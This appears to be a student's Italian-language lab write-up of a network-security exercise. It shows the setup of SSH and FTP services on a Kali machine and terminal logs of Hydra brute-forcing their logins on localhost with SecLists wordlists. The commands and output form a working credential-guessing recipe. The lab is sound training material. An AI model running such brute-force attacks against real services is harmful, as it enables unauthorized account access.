

Traccia:

L'esercizio di oggi ha un duplice scopo:


-Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete-Consolidare le conoscenze dei servizi stessi tramite la loro configurazione Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio L'esercizio si svilupperà in due fasi:

-Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra

-Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Consegna:

1. Mi posiziono in NAT, utilizzate il comando `sudo apt install seclists`, `sudo apt install vsftpd`
2. Mi posiziono in rete interna, esercizio guidato su SSH da Kali a Kali
3. FTP da Kali a Kali
4. Bonus: telnet / ssh / ftp da Kali a Metasploitable (in rete interna) utente msfadmin password listadipassword (con msfadmin incluso)



```
(kali@kali)-[~]
$ sudo adduser test_user
[sudo] password for kali: 
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...

(kali@kali)-[~]
$ sudo service ssh start

(kali@kali)-[~]
$ sudo nano /etc/ssh/sshd_config
```

```
(kali@kali)-[~]
$ ssh test_user@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:Bhv+GfulNRMaw3ZOSZospMc+kbJVpxZT8LFdAwOyZeI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
test_user@127.0.0.1's password:
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
===(test_user@kali)-[~]
```

```
(kali@kali)-[~]
$ hydra -l test_user -p testpass 127.0.0.1 -t 4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-10 17:47:27
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-10 17:47:28
```

```
File Actions Edit View Help

(kali@kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1482 not upgraded.
Need to get 464 MB of archives.
After this operation, 1,868 MB of additional disk space will be used.
Get:1 http://mirror.pyratelan.org/kali kali-rolling/main amd64 seclists all 2023.4-0kali1 [464 MB]
Fetched 464 MB in 4min 47s (1,618 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 402504 files and directories currently installed.)
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...
Unpacking seclists (2023.4-0kali1) ...
Setting up seclists (2023.4-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 127.0.0.1 -t 3 -V ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-10 18:16:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 32 tasks per 1 server, overall 32 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~259232968750 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[ATTEMPT] target 127.0.0.1 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "123456789" - 5 of 8295455000000 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "12345" - 6 of 8295455000000 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "1234" - 7 of 8295455000000 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "111111" - 8 of 8295455000000 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "1234567" - 9 of 8295455000000 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "dragon" - 10 of 8295455000000 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "123123" - 11 of 8295455000000 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "baseball" - 12 of 8295455000000 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "abc123" - 13 of 8295455000000 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "football" - 14 of 8295455000000 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "monkey" - 15 of 8295455000000 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "letmein" - 16 of 8295455000000 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "696969" - 17 of 8295455000000 [child 16] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "shadow" - 18 of 8295455000000 [child 17] (0/0)
```



```
(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1482 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b3 [143 kB]
Fetched 143 kB in 1s (108 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 408132 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.3) ...
```

```
(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 127.0.0.1 -t 2 -V ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-11 09:06:58
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 32 tasks per 1 server, overall 32 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~259232968750 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "123456789" - 5 of 8295455000000 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "12345" - 6 of 8295455000000 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "1234" - 7 of 8295455000000 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "111111" - 8 of 8295455000000 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "1234567" - 9 of 8295455000000 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "dragon" - 10 of 8295455000000 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "123123" - 11 of 8295455000000 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "baseball" - 12 of 8295455000000 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "abc123" - 13 of 8295455000000 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "football" - 14 of 8295455000000 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "monkey" - 15 of 8295455000000 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "letmein" - 16 of 8295455000000 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "696969" - 17 of 8295455000000 [child 16] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "shadow" - 18 of 8295455000000 [child 17] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "master" - 19 of 8295455000000 [child 18] (0/0)
[ATTEMPT] target 127.0.0.1 - login "info" - pass "666666" - 20 of 8295455000000 [child 19] (0/0)
```